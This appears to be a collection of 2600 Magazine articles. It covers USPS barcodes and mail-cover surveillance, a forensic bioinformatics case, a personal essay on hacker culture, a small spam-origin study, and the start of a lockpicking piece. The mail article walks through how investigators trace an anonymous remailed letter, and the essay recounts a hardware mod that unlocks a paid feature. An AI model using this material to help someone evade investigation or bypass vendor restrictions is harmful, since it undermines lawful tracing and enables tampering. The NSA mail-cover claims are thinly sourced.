USPS uses various barcodes to track its mailings, one being a 31-digit, 65-bar, height-modulated, four-state barcode called Intelligent Mail. It's also known as the USPS OneCode Solution or USPS Four-State Customer Barcode. It's often abbreviated as 4CB, 4-CB or USPS4CB².

Intelligent Mail

Intelligent Mail was created to consolidate the data of the Postal Numeric Encoding Technique (POSTNET), and the Postal Alpha Numeric Encoding Technique (PLANET) barcodes, along with additional data, into a single barcode. Intelligent Mail includes tracking and routing information for each mail item. The different barcode systems can be identified by the following. Intelligent Mail uses a 65-bar four-state barcode, POSTNET

uses a 62-bar two-state barcode, while PLANET uses a 72-bar two-state barcode.

The post office uses large canceling machines called Advanced Facer-Canceler System (AFCS), manufactured by Siemens Energy and Automation, Inc. In 2008, USPS replaced its 20-year-old fleet of AFCS with 550 of the new Siemens AFCS 200. The upgrade cost USPS \$245 million.

The AFCS systems are responsible for orienting mail, photographing the front and back of the envelope, determining if the envelope has a stamp or postage meter, applying a postmark if the mail piece has a stamp, determining and applying the correct Intelligent Mail barcode, and sorting the mail.

Special Orange Fluorescent Barcode

If the address is handwritten, the AFCS will use handwriting recognition to determine the destination address and automatically spray the Intelligent Mail barcode if it has enough confidence in its recognition. If the system is unable to read the handwriting, a photograph of both sides of the envelope is sent to one of the two Remote Video Encoding (RVE) facilities still in use. A special orange fluorescent single state 40-bar barcode is sprayed onto the envelope to identify it later.³

At the RVE facility, staffers examine the images of the envelopes sent by the mail processing center and punch in addressing information in a special shorthand. Later, the envelopes are run through the machines once more and the RVE information is read. The machine links the information entered at the RVE facility with the envelope and sprays the appropriate Intelligent Mail barcode on the envelope.^{4,5}

Table I – Intelligent Mail Barcode Data Fields

Type	Field	Digits
Tracking Code	Barcode Identifier	2 (2nd digit must be 0–4)
	Service Type Identifier	3
	Mailer Identifier	6 or 9
	Serial Number	9 (when used with 6 digit Mailer ID) 6 (when used with 9 digit Mailer ID)
Routing Code	Delivery Point ZIP Code	0, 5, 9, or 11
Total		31 maximum



The data fields used in the USPS Intelligent Mail barcodes

Mail Covers

Apart from each parcel being tracked by barcodes, for the past decade, USPS has been photographing the front and back of letters in a program called Mail Isolation Control and Tracking. Photographs of the envelopes are known as mail covers.

These mail covers are collected by the NSA. It's the NSA's analog version

of the META data collection they have been doing to our phone calls and emails.^{6 7} Also, other agencies can acquire mail covers from USPS. To read more about how authorities go about requesting mail covers from USPS, read “USPS Procedures Mail Cover Requests,” which can be read online⁷ with annotations or downloaded⁸ in PDF form.

One can start to see how the origins of a letter can be worked out by using a combination of barcode and mail covers.

A Theoretical Situation

Say Suzy sends a sensitive letter via a USPS collection box in Texas to a newspaper in New York and she uses a post office in Virginia to remail the letter. The letter is then intercepted or reported to the authorities in New York. The authorities will quickly know the specific post office in Virginia which handled the letter due to the postmark. Agents will suspect two situations. The letter was originally mailed from Virginia or it was remailed from Virginia. Say agents determine it was remailed from Virginia.

Two things will likely happen at this point:

A) Agents will visit the post office in Virginia to investigate further, perhaps going through the post office’s trash to find the original envelope - the outer shell of the letter used for the remailing.

B) The USPS and/or NSA will provide the authorities with mail covers of the front and back of all mail arriving at the Virginia post office on the date in question. A letter sent from Texas to Virginia addressed to the Postmaster for remailing will be found.

With the mail cover or original outer shell envelope, the possible city of origin can be known, along with the date and time the letter was postmarked - in Suzy’s case, Texas. If mail is processed as it arrives from mail carriers, then specific mail carrier(s) that brought the letter in question can be derived.

For instance, if the letter was processed at 6 pm and Mr. McFeely, a friendly mail carrier, arrived at the small post office with the day’s mail at 5:30 pm, then it’s probable that McFeely and perhaps a handful of other carriers were the ones who brought Suzy’s letter. Their routes would be examined. Agents can then pull video feeds from cameras around the routes for the specific date on which Suzy’s

letter was received in the Texas post office.

Everyone dropping a letter into the mail collection boxes would be viewed as a suspect. At this point, Suzy may have been made out or fallen into a suspect list. If Suzy used a collection box in a part of the city with plenty of cameras, investigators could theoretically follow her back to her car and lift her vehicle’s license plate. In case she used mass transit, they would be able to follow her via video and/or payment method back to her home.

While the above is taking place, the actual physical envelopes found in Virginia and New York will be sent to the labs where fingerprints will be lifted, DNA will be searched for - licks of the envelope or hair that may have made its way into the envelope - and handwriting analysis will be performed. The handwriting can be compared to past mail covers from suspects. Remember, the NSA has been collecting mail covers since 2001. If the NSA has an automated system to compare handwriting samples to the database of mail covers it has collected, then Suzy may be identified fairly easily. If the letter and envelope address were printed on a color inkjet printer rather than handwritten, the printer’s ID and time stamp will be lifted instead. At this point, things will not be looking too good for Suzy.

Bibliography

1. <https://www.youtube.com/watch?v=LwCr8vAXtJs> [2:36, 5:18]
2. https://ribbs.usps.gov/intelli-gentmail_mailpieces/document-s/tech_guides/SPUSPSG.pdf
3. https://www.youtube.com/watch?v=bB7dhE_TW9g [1:00]
4. <https://www.youtube.com/watch?v=xqoUn4g4eIU> [2:25]
5. <http://www.ksl.com/?sid=18593576>
6. http://www.upi.com/Top_News/US/2013/07/04/US-Postal-Ser-vice-logs-all-mail-for-law-enforcement/UPI-36491372921-200/
7. <http://www.nytimes.com/2013/07/04/us/monitoring-of-snail-mail.html>
8. <http://www.cryptome.org/isp-spy/usps-spy.pdf>

FORENSIC BIOINFORMATICS HACKS

by **Kevin R. Coombes**
 kevin.r.coombes@gmail.com

As a result of the Human Genome Project, scientists have now assembled a complete “parts list” of the genes encoded in the human DNA sequence. But DNA is only part of the story. Every one of your cells contains exactly the same DNA. What makes your skin cells different from your brain cells (at least for people who read this magazine) depends on which genes they “express” by transcribing the DNA into RNA molecules. Cancer cells differ from their normal counterparts because their DNA is mutated. In the same way that skin cells and brain cells express different genes, the DNA differences between normal and cancer cells are reflected in changes in the expression levels of RNA molecules.

In the mid 1990s, scientists invented a tool known as “gene expression microarrays” that allowed them to simultaneously measure the expression levels of thousands of different RNA molecules from the same sample of cells. With this development, biology started to become a computational science. The data collected from a typical microarray experiment can be viewed as a single (spreadsheet) table containing the expression values. The columns (numbering in the tens up to maybe a few hundred) represent the patient samples used for the experiment. The rows (numbering in the tens of thousands) represent the probes that were placed on the microarray. Each probe is carefully designed, using the sequencing data from the Human Genome Project, to target a specific gene of interest. Managing and analyzing these kinds of datasets is the purview of a new discipline known as “bioinformatics.”

Not surprisingly, computers are needed in order to analyze microarray datasets. So, bioinformaticians spend a lot of their time writing computer programs or computer scripts to perform these analyses. What is surprising is how rarely these scripts are shared with others. Now, there are collections of open source scripts that provide reusable tools that can be included as part of an analysis; BioPerl, BioPython, CRAN, and BioConductor are some of the largest and best known. But the specific scripts that tie these or other tools together to analyze a specific dataset almost never see the light of day.

The scientific journals that publish the

biological and clinical findings that arise from analyzing microarray datasets generally require the authors to make the datasets publicly available. The largest collection of microarray datasets, the Gene Expression Omnibus (GEO), is run by the National Center for Bioinformatics (NCBI), which is one component of the U.S. National Institutes of Health (NIH). A smaller repository, ArrayExpress, is run by the European Bioinformatics Institute (EBI).

However, those same journals do not require the authors to provide the computer scripts that they used to perform the analysis. If you are a bioinformatician or statistician who would like to reproduce the results from a publication, you find yourself in an interesting situation. You can usually track down the data, but you have no access to the computer scripts. Moreover, the actual algorithm is rarely described in any formal or technical way; at best, you get a few sentences (devoid of formulas) in the methods section of the journal article. You find yourself forced to reverse-engineer the missing computer code from the data, the hints in the paper, and the claimed results. The subdiscipline devoted to this task has come to be called “forensic bioinformatics.”

The skills required to be a good forensic bioinformatician are the same skills that make a good hacker. You have to be curious about how things work; you have to be willing to take things apart to see what makes them tick. And, if you really want to know how the data was analyzed, you have to be willing to persevere for a long time before you actually get to the core issues.

The rest of this article is a brief tale of one of my own adventures in forensic bioinformatics. It all started in November 2006, when researchers at Duke University published an article that claimed that they had a method to (accurately) predict which cancer patients would respond to which drug treatments. If they were correct, their results would have revolutionized the treatment of cancer. As usual, all the data for their analysis was available online, but their complete computer code was not. Keith Baggerly, my colleague at the M.D. Anderson Cancer Center, and I collected the data and tried to reproduce their results, without success.

We looked carefully at the microarray data (from cell lines) that they had used to develop “gene expression signatures” to predict sensi-

tivity or resistance to a particular drug. Each signature was a list of a few genes (about 50 to 100) that should be expressed at high levels in sensitive cell lines and low levels in resistant cell lines (or vice versa). Surprisingly, when we plotted a “heatmap” of the signature genes, they showed no difference. So, we did our own analysis to select genes that we thought were different. In these datasets, each gene is identified by its “probe ID” which typically consists of a numeric prefix and an alphabetic suffix; for example, “5316_at.” When we compared their list of 50 genes to our list of 50 genes, we realized that the numeric part often appeared to be off by one. For example, where our list contained “5316_at,” their list contained “5315_s_at.”

In the best hacker spirit, we weren’t content to stop at the conjecture that they had somehow made an off-by-one error. We wanted to understand how they could possibly have done that. It turned out that the software tool they were (mis) using was written in MATLAB by a different researcher at Duke, and we could get a copy of the tool. An important fact about MATLAB is that (probably because it arose out of FORTRAN and was developed for engineers) it is hard to mix character strings and numbers in the same data structure. So, their MATLAB function required two inputs: (1) a numeric matrix containing the gene expression values along with a header line with 0 for sensitive cell lines, 1 for resistant cell lines, and 2 for patient samples where the results were to be predicted; and (2) a vector of character strings containing the gene-probe IDs, which should *not* have a header line. Now, you can easily imagine someone adding the numeric classification header to a spreadsheet and later separating the numeric values from the first column of probe IDs and forgetting to remove the header. Result: an off-by-one error.

Even after correcting for the off-by-one error, however, there were still genes in their reported signatures that we couldn’t explain. By using the same MATLAB tool that they used, we could prove that the mysterious genes did not come out of the software. This finding suggested that there might be something more than simple “operator error” at work.

Many of the tools of forensic bioinformatics are fairly simple; they largely consist of finding different ways to look at the data. For example, one of the datasets that they used to try to validate their predictions was supposed to contain microarray data from 122 different patient samples. We computed a simple correlation matrix that looked at how similar the data was from one microarray

to another. We plotted an image of the correlation matrix, highlighting values that were larger than 0.9999; correlations that large can only happen if the data is identical. We could see that there were actually only about 90 distinct samples. Moreover, the samples that were included more than once showed that there were inconsistencies in the labels that said which patients were sensitive and which were resistant. For example, one sample was included four times; three times it was called sensitive and one time it was called resistant to the same drug. In another dataset, we could show that all 59 samples were wrong in some way.

To make a long story short, it appears that the data was being manipulated to make the results look significantly better than they actually were. As a result of the forensic bioinformatics hacking that we did to understand what was going on, ten error-filled scientific publications have been retracted. Four clinical trials where patients were being treated based on those invalid scientific claims were halted. (And Keith and I got to appear on *60 Minutes*.)

If you’d like to get more details on the story, here are some URLs to get started:

- <http://bioinformatics.mdanderson.org/Supplements/ReproRsch-All/>
- <http://bioinformatics.mdanderson.org/Supplements/ReproRsch-Ovary/>
- <http://bioinformatics.mdanderson.org/Supplements/ReproRsch-Chemo/>
- http://www.cbsnews.com/8301-18560_162-57376073/deception-at-duke/
- <https://groups.google.com/forum/?fromgroups#!forum/reproducible-research>
- <http://retractionwatch.wordpress.com/>

And here are some URLs that point you to sources of data and software tools that might allow you to start doing some bioinformatics hacking of your own:

- Comprehensive R Archive Network: <http://cran.r-project.org/>
- BioConductor: <http://www.bioconductor.org/>
- BioPerl: <http://www.bioperl.org/>
- BioPython: <http://www.biopython.org/>
- Gene Expression Omnibus: <http://www.ncbi.nlm.nih.gov/geo/>
- ArrayExpress: <http://www.ebi.ac.uk/arrayexpress/>



The Hacker Perspective

James Kracht

Meaning can be an ugly word. It generates pressure, and it's rarely clear in what context it is assigned. Yet we're all reading *2600 Magazine*, and it's likely that each of us does so for a unique reason. So what does it mean to be a hacker? What is the meaning of the word? What is the meaning of the movement, or the way of life? I suspect, by default, that it will always be personal. Thinking about the true meaning of hacking, I could only look to my own life to form an answer, but the themes I encountered seem universal.

My first thought is that, ultimately, hacking is a way of life. It's a form of knowing things. It's a path we take in life that honors the millions of years it took to build our brains. There are contrasts in society, however, that make it clear that some people just aren't getting it. They're being led. They're being fed. They're being dragged in a societal whirlpool, living lives based on impulses and responses. Yet others hack. They ask questions. They figure out how things work, and they make choices accordingly.

This contrast isn't evil, however. I'm not making a point about stupid people living stupid lives while the rest of us have a deeper understanding of things. While a lot of that does exist, I can use a simple example to reinforce what I'm getting at.

My mom appears to be terrified of the television's remote control.

What to a hacker are simply a PCB, infrared transmitter, and a few batteries crammed in a plastic case, to my mother is a weapon. She actually believes she can damage the television if she presses the wrong button. I get calls late at night and I

have to talk her down. Her nemesis appears to be the Input selector. I've resorted to educating her about the hacking movement, and she might one day work this out. I've told her repeatedly to press buttons randomly. See what happens. Get angry at her ignorance and discover something through experimentation. This apparently isn't easy for someone born in 1941.

I started hacking when I was ten, in 1977, though to be honest, I had no idea I was hacking. The first machine that caught my eye was the Atari 2600 Video Computer System (VCS). The game cartridges were self-contained worlds to me. The switches on the game console were tools. Flip the power on and off rapidly enough, and sometimes really strange things manifested on screen: broken, glitching worlds, revealing arcane technological secrets begging for decipherment. The natural human penchant for hacking manifested strongly when I received a copy of Warren Robinette's video game masterpiece "Adventure." Most gamers know this was the very first computer game to contain an extremely secret Easter egg that revealed a message from the programmer. The best part about this game is that the cartridge actually did contain a world - a kingdom - and it was randomized, different every time you played. This set my imagination on fire with possibilities. The Easter egg was spectacular, but not many people talk about another quirk in Adventure tied to the manipulation of the joystick. On the game select screen, if you pressed the controller in an array of random directions long enough, your "hero" would appear in the room on screen, and you could run around and attempt to

interact with the game number at the center of the display. Nothing like the Easter egg, but I found it because I was convinced you could actually get into those “game select” rooms (they looked just like the rooms in the game), and I just brute forced my way in by pressing different directions on the controller.

Yet it was these sorts of naturally occurring behaviors that a system like the Atari 2600 VCS seemed to bring out in me. When I first started reading *2600 Magazine* in the eighties, I used to buy copies at the local Tower Records, and considering the unwarranted contraband-like reputation the magazine would later get branded with, this still is, in my view, the best way to buy it (though it requires time travel to locate a Tower Records). As an aside, can you guess why the magazine’s title attracted me? I really did think - upon first glance - that it was a video game magazine!

After devouring my first copy of *2600 Magazine*, I felt an instant attraction to it. It seemed like a direct extension of a way of life I had already been living. The deep-seated need to know how things worked was simply in my nature. It’s shocking to me that some people just don’t live life this way. It’s almost incomprehensible, actually. But in one of those early issues of *2600 Magazine* there was a great piece about US West Caller ID boxes and how to expand their capacity to store names and numbers (US West eventually became Qwest and is now calling themselves CenturyLink - which, no matter how hard you try, can’t be turned into the name Qworst, which is what we had all started to refer to them as). The early marketing for these little devices was keyed around their capacity. When Caller ID hit and it became a new profit center for phone companies, they limited the box’s ability to store numbers. The introductory offer got you the service plus a “free” Caller ID box that could hold a small amount of names and numbers (I think it was eight or 15 - it’s been so long). If you paid quite a bit extra, however, you could get a box that

held far more. The article in *2600 Magazine* pointed out that you could open your limited Caller ID unit and cut the solder on the PCB at just the right spot, thus enabling the full storage capacity. I saw no harm in this. In fact, I actually found US West’s approach ridiculous, and so typical of a big corporation trying to maximize profits. I’ve often wondered whose idea it was to create the limited Caller ID box in the first place; it was a jerky thing to do to people, considering they shipped customers the same hardware, and charged them more for a unit missing a bit of solder. It seems ridiculous, even now. Anyway, the end result was that all of the “free” Caller ID boxes I ordered with the lower capacity were then instantly hacked and expanded the moment I got my hands on them. This is an example of the empowerment that hacking bestows. It’s addictive and, human nature being what it is, I can easily see why some hackers have crossed the line and gotten in trouble.

When I purchased my first computer - an Atari 800 with a whopping 48k of RAM - there were only computer magazines to turn to for information, or local computer clubs if you were lucky. That didn’t stop me from diving into BASIC and, with the help of program listings in *COMPUTE! Magazine* and *Antic Magazine*, I learned even more simply by replicating the work of others.

A curious byproduct of my early computer use manifested as a clash with the establishment. In my high school, they still taught Typing (note the case). Typing was serious business to the instructor; she was quite nasty and vocal - in front of us - about the changes she was seeing in young people at the time. She was convinced that the only way we’d succeed was if we possessed typing skills. She also actively believed computers wouldn’t replace typewriters until long after the year 2000. She once told us that if we could type, we could earn a decent wage as a secretary in any office on the planet. I instantly ran into trouble in this class, and I actually ended up receiving an F in Typing. The reason was simple: I had

taught myself to type using my computer. Sure, when I unboxed the thing, all I could do was hunt and peck with two fingers, but soon I dropped the hunting. The computer keyboard became second nature for me. I still pecked with two fingers, but I could fly. I could really, flat out, fly on the keyboard with the Peck Method (if it has a real name, forgive me). So years later, in my Typing class - and despite actually being the fastest and most accurate typist in the classroom - I was failed because I refused to unlearn my method. Because I did not have my fingers poised on “home” keys, and didn’t always use the Shift key closest to the letter I was typing, I was deemed a deviant failure. Of course, there was so much wrong with this high school - it was the first half of the 1980s, and the teachers were dinosaurs and the technology movement was an asteroid, heading straight for them - that I don’t hold much of a grudge. They were just terrified, ill-equipped people. I still find it astonishing that someone would hold on so tightly to an antiquated way of doing things, and impact a student’s future because of it. I only took the Typing class because I knew I could type well. I figured it’d be an easy A. Thus, a valuable life lesson concerning Authority was learned.

As I grew older, my ability to coexist with an increasingly technological world was on full display, but it wasn’t a conscious thing. I was simply immersed in it, as most of us were at the time. You were either on the bleeding edge, thirsting for knowledge, exploring systems and devices, or you just weren’t. I wasn’t really paying attention to those who weren’t, however.

Yet, one of the areas I naturally gravitated to was music. Synthesizers fascinated me, but they were, at best for most people, truly unknowable objects. The penchant for hacking took form here as knob twiddling (not what it sounds like), where rampant experimentation with cryptically labeled knobs, sliders, and buttons on the keyboard could result in spectacular discoveries - of sounds never heard before. The ability to

show no fear when confronted by technology - especially technology you have no formal training in (e.g., music training) - is the core of hacking, and I believe that hacking is a form of short-circuiting what H. P. Lovecraft once characterized as humanity’s greatest fear: the fear of the unknown. Lovecraft knew that what terrified us the most was something we had no understanding of. He called the unknown the “oldest and strongest” type of fear we, as animals on this planet, experience. My mom’s inability to just press buttons on her remote control to see what happens is a good example. In that sense, we do a disservice to all our friends and relatives who look to us to install a new OS on their computer, or open their laptop to pop in a fancy new solid-state drive. We really should be forcing them to do it. I’m convinced three or four positive hacking experiences are all it takes to awaken the slumbering hacker in almost anyone.

I believe my own approach to music has been informed greatly by the hacking movement. When new types of devices started to appear on the market - sequencers combined with synthesizers and samplers - they really were a maze of knobs, flashing lights, and LCD screens, usually accompanied by a technical manual that was anything but easy to parse. The thing is, operating these devices seemed wholly natural to me, and I produced some really great music using loops performed live and recorded directly to MiniDisc (I miss the MiniDisc). Being able to think in abstract ways about the systems these buttons and keys were connected to allowed me to flourish, and the same held true when I moved to software-based loop creation tools (currently Logic Pro X) on the computer. It took me a few years to let go of the hardware - that lovely hardware - but the transition is more or less complete today.

I still possess these instruments, and most people I’ve shown them to are turned off by the plethora of knobs and sliders. Yet I look back along my personal timeline and

I see all of the moments and steps I took which allowed me, ultimately, to question the technology, bypass my fears, and make it work for me.

I think if the hacker is awakened in someone, they begin to future-proof themselves. It's a way of arming yourself in a world driven by technological progress. Thus, *2600 Magazine* is still one of the most valuable touchstones in society. You can't know everything (okay, probably someone out there reading this can, and I hope they use their polymathic ability for the good of humanity), so we must share information. We exist in a web of shared knowledge, and I think that's what the hacking movement is continuing to build. This may seem naïve considering some of the nasty hacks out there claiming information war victims right and left, but I think the hacker eco-web is essentially benevolent. It isn't evil, no more than our natural environment is evil. It becomes a problem because everyone is at a different level of ethical development, and it takes self-reflection and a keen awareness to decode and apply a code of ethics to one's life. But being a hacker means you have the tools to do just that: apply a code of ethics to

your life. Most people never develop a code of ethics. Most people spend a majority of their lives "rationalizing their self interest." They do what they want because they want to, with no thought to how their behaviors, purchases, or actions as hackers affect others. If an ethically informed hacker movement were to ever truly take off (and I feel strongly that it already has within the pages of *2600 Magazine*), the persistent labeling of the hacker movement as something to be feared would wither and die, replaced by the idea that being a hacker means you possess an indispensable life skill, essential in dealing with the complexities and challenges of a modern technological world.

James Kracht lives in Phoenix, Arizona. A love of video games drove him into technology at a very young age. He currently makes electronic music under the name Distance to Jupiter, and operates a small business that helps locally-owned restaurants with digital marketing. He published the science fiction novel "The Rise and Fall of Shimmerism" in 2004, and an illustrated short fiction sequel to that work called "Hemegohm's Tendril" via the iBooks platform in 2012.

Hacker Perspective

Submissions Have Opened Again!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you \$500, no questions asked (except where to send the \$500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at 2600, PO Box 99, Middle Island, NY 11953 USA.

Spam: Where Does It Come From?

by lg0p89

I will try and make this less sciencey and more palpable. We are all familiar with the Hormel product, however more germane to our industry is the email that we receive so very much of. The actual origin of spam can be difficult to pinpoint. One source appears to have been multi-user dungeon groups sending messages out repeatedly. Initially, spam was termed as UBE or unsolicited bulk email. This is not very exciting and the acronym did not catch on. Spam is sent from the entity to a vast array of recipients that the entity does not know. The goal is to send these spam emails out to anyone and everyone in order to get the person to click on the pointer in the email or visit the website noted in the email.

Definition

Although everyone is familiar at some level with spam, having seen it too many times, there are many generic definitions available. The definitions, however, may differ significantly based on the focus of the person who is examining this. There are three main points with spam. The recipient is not important. This is due to the message being virtually the same for the email that is sent out to thousands of people. The intent is to get the spam to as many people as possible so a handful would possibly purchase the product or service, or at least simply view it.

Secondly, the person being spammed did not ask or request for the information to be sent. They are simply sitting at home and decide to get online to check their email account. When they open this up, the person sees hundreds of emails for various items. They have not asked for any of this to be sent to them. For the most part, this gives the person a headache and they have no interest in reading these.

Lastly, the emails are sent in bulk. For spam to economically work, these have to be sent out in bulk. For the amount of spam that is sent, it is impossible to manually type in or use auto-complete for the email addresses of all of the hundreds of thousands of spam emails that are sent out in such a short period of time. If these had to be done one by one, this business model would not work at all. Being sent in bulk makes it economical time-wise and cost-wise.

The spam may contain pornographic information, pharmaceutical enticements, websites for dating, information for applying to online schools, home alarm systems, dentists, government loans, and any other topic you can imagine.

Do People Actually Click on Spam?

The short answer is yes. A not significant number of people actually purchase items from spam emails. Most people see these and simply delete them, not putting much thought into the content. With so few people actually clicking and purchasing items from this, the per spam email price or cost has to be low, which is why these are sent in such mass bulk emails. Without the unit cost being so low, this would not work out very well financially for people.

Merely by clicking on the spam ad or purchasing something from this avenue of communication assists the spammer. They may receive a commission from the click or purchase. Also, with simply the response to the email, the person is validating their email address to the spammer. If no one were to interact with the spammer and the spam email itself, the spammers would not make money and simply would go away and cease their operations, much like dust in the wind. If there is no money to be made, they will not participate or operate.

Issue

What makes this such an issue? People should not get worked up due to their just deleting these as they come in. Well, there is more to it than just the prima facie review. To delete these takes time. People would rather not spend their down time deleting spam emails. This is a waste and the ads at times drive you a bit nuts.

Energy is a commodity. This is not a natural resource. Energy has to be created from something. This could be from hydro-electric, burning coal, or other sources. There is a cost with this. The vast number of spam emails takes energy to send. This adds up over a year.

The spam can also be harassing. The person may not quite appreciate the male or female sexist jokes, links to porn, ads for pharmaceuticals to make the male member larger, etc. Many people just don't want to see this. This frustrates the reader and makes them want to choke someone.

What Makes Spam So Prevalent?

For better or worse, it is inexpensive to send spam. It is really cheap to send these out to the planet. There are no printing or marketing costs. There is an insignificant amount of labor cost to set up the system to send these out. Bots can be used to do the sending. For the ad or spam, there is no level of senior management to review this and approve the email.

One of the primary costs lies with securing the list of email addresses. This is also not very costly. Hundreds of thousands of these are relatively cheap and also on business websites (such as lists of attorneys or banks); the staff's email addresses may be found for free.

Where Does This Come From?

There are a number of sources for spam. In 2004, the top 12 spam generating nations per Sophos were the United States at 56.7 percent, Canada at 6.8 percent, China and Hong Kong at 6.2 percent, and South Korea at 5.7 percent. This represented most of the traffic. Over the years, naturally, the distribution has changed. The June 2013 Symantec Intelligence Report had the United States at 8.26 percent, Finland at 6.38 percent, Spain at 6.36 percent, Brazil at 5.89 percent, India at 5.51 percent, Argentina at 5.23 percent, and Italy at 4.69 percent. This is a nice and relatively even distribution of spam generating countries.

Research

Over the years, as noted, the distribution of spam generating countries has varied. On and off, the United States has been named as a major spam contributor. Over the last year, I have been wondering if this is still the case, or has the spam migrated? You never know until you take a look at the actual spam. In order to do this, I decided to review a portion of my spam for a distribution of countries. This was done more for curiosity's sake.

Participant

There was just me and my junk mail box. This made the process very simple and I did not have to talk to a number of people. As the spammers are sending their waves across the planet, the junk mailbox should still receive a fair representation of the population of spam.

Procedure

There is a wide variety of spam that is sent and received by everyone with an email address every single day, including the weekends. Some of the types of these have been noted. There are many of these, however, that do entertain and amuse the readers. With the mass number of emails received every day, the totality of this could have been researched. I could have chosen to analyze the spam asking me to collect millions and all I have to do is pay a slight fee, correct my performance in bed with a pill (I did not know I had a problem), or start an online nursing program (I really hate shots).

Instead of the myriad of these ignorant spam options, I chose a set of emails from the adoring and glamorous Adriana. Actually, I have no idea if

this is a person or if she is just in the Matrix, or what she may actually look like. Quite possibly, it is the name that was alluring, which is probably why so many males click on her spam. For all I know, Adriana could be a 60-year-old, chain-smoking, balding male living in his mom's basement who used to work at Circuit City. With the frequency that she has been emailing/spamming me, I know with a reasonable certainty she has been emailing/spamming everyone on the planet.

All of the emails proclaim "BABE... I guess your not getting any of my email huh?" It hurts to type this with the misspellings and semantic errors. I had to look twice in order to type this simple sentence. In review of the remaining portion of the email, there were errors throughout. At times, the errors were comical.

Sampling Procedure

The sampling was done in a passive manner. I waited for the spam to arrive in my email account. I did not reach out to any sources to plant my email address to get my address in their rotation. The sample consisted of only the infamous Adriana emails. I could have opened the research sample up to every single spam email in my junk folder, however, I wanted more to look at the varied sources from the standard template from my dear Adriana. To ensure this was from someone or a bot named Adriana, the "To" address was checked to verify this. To limit the time to a reasonable period versus an epoch of emails to filter, the dates of receipts were from July 25, 2013 through November 28, 2013, or 128 days. This is more than a fair amount of time to receive a good representative sample of emails showing where these are being sent from given this covers four months.

Findings

Over the 128 days, there were 34 contacts. This translates to, on average, one contact every four days. Given the number of spam recipients throughout the globe, this would not be too unusual. Also, Adriana can't really send me the same message very single day. "She" would get too bored and may even be viewed as stalking me.

Distribution

I was curious as to whether there was a cycle to the spam. For instance, perhaps there would be less spam when it was warmer, as people would be vacationing in the Northern Hemisphere. In July, there were four contacts. So for July there were six days covered. This means there was one contact per day on average. This is above the overall average.

August had ten contacts during the 31 days. This is a vacation month. Perhaps the spammers were acknowledging in their own special way a majority of people would be gone during this time and not checking their emails. After all, people are more likely to look at less than 50 emails in a spam folder versus the 895 spam emails that would accumulate over a vacation.

September, on the other hand, was a bit different. There were 16 contacts in the 30 days. This is over a half of a contact per day. This was expected. October was exceptionally odd. There were no contacts in October for the 31 days. November had a bit of an uptick. In this month, there were four contacts for the 28 days. This was less than expected. The spammers may have started shopping for the holidays or prepping for the family to come over.

Templates

Even someone as remedial as myself can see these emails are from a template. These had nearly the same verbiage. The emails themselves are not going to be repeated verbatim here for the typical Adriana email. If you want to see, just check your junk/spam email box every five days. With this template, anyone can use this and other Adriana emails. Although this was from a template, there were a handful of variations of this. The range of word length was from 5,266 to 5,280 words. This provided for a 14 word range from the samples provided by Adriana. This shows the spam emails were closely related and used the same basic format.

Country of Origin

This was the focus of the research and my mild-mannered curiosity. In theory, there should be a reasonable variation of the origins, as other recent surveys have found. As a precautionary note, this may be the actual country the email was sent from or it could be merely the endpoint from a service. Given the vast number of spam email sent and the time delay in the using of these services for each and every email, it would not be practical for them to send these using one of the anonymity services. Thus, as a practical matter, the spam emails probably were not sent via a service or anonymizer.

Continent. It was expected that a portion of the Adriana emails would come from the United States. Granted, there are a few statutes that could interfere with this in the U.S., however, there should have been a few instances. It turns out, of the 34 contacts, 14 were from Asia or 41.2 percent and the remainder, 20 or 58.8 percent were from Europe. The lack of any originating from the Northern Hemisphere and other sources was surprising.

Country. The country of origin was, however, much more balanced. The top ten countries from which Adriana sent me emails were:

Belarus	26.5%
Russian Federation	20.6%
Poland	11.8%
Kazakhstan	11.8%
India & Ukraine (each)	8.8%
Serbia, Slovakia, Vietnam, & Bulgaria (each)	2.9%

Nearly half of the emails were from Belarus and the Russian Federation. This was expected and not all too unusual. The distribution was as expected, given the last survey found similar results. What was surprising was that not one contact was from a U.S. email address. I thought there would be at least a handful of contacts from the United States.

"Click Here." At the end of the email is the usual "Click Here" for your free VIP link. I don't know what this gives me, but it must be pretty exciting. This link takes you to one of the over a dozen various Adriana websites. Although not clicked upon, there would have probably been a plethora of malware included with the VIP link.

Discussion

Spam, spam, spam. It is everywhere around us. This hassle of modern life affects everyone with an email address to some level. All you have to do is originate an email address and a month later you will start to receive ads for Viagra, products to grow hair, improve your personal performance, or date someone who is interested in you even though she has never met you. This is an issue because of the amount of time it takes to clear this out, the amount of electricity used to send the billions of spam emails, and, last but not least, the malware that at times is attached. Although this is a global issue, prior studies have shown differing sources of the spam. This minor research project sought to reexamine the sources of spam and compare this to prior research.

The source of spam over the years has changed with the surge of legislation. Earlier research indicated most of the spam was generated in the U.S. This evolved and the distribution of nations changed from one producer to many. The latest survey also indicated the nations from which spam was generated also mirrored this, showing a much greater distribution. The survey distribution from the Adriana spam emails are like these updated surveys.

It appears Adriana has moved mostly from the U.S. to a wider variety of locations across Europe and Asia. To verify this in the future, I may repeat the study, except for a longer period of time. Six months or more would be interesting to track.

Checkmate

by DreamsForMortar

I've been actively picking and manipulating locks for a couple of years now, though my interest in creative problem solving stems from a childhood spent disassembling anything I could get my hands on just to see how it worked.

My actual job is systems integration and troubleshooting. In my avocations however, I prefer to keep things low/no-tech for the sake of elegance and practicality, but also because I enjoy the challenge of doing more with less. What follows is yet another example of how knowledge truly is power. An example of how, by combining knowledge with the right mindset, one can solve a problem with almost nothing. A lesson for anyone involved in facilities security, about how quickly your access control systems can become a pointless investment if you don't learn to think outside the box.

I work for a company that, like so many others, particularly in the world of government contracting, enjoys droning on ad nauseam about security. Unfortunately, also like many others, it often does so while completely failing to apply a modicum of critical thinking about its own systems, policies, or procedures. It's as much of a useless "feel good" strategy to safeguarding information, assets, and personnel as "duck and cover" is for surviving a nuclear attack.

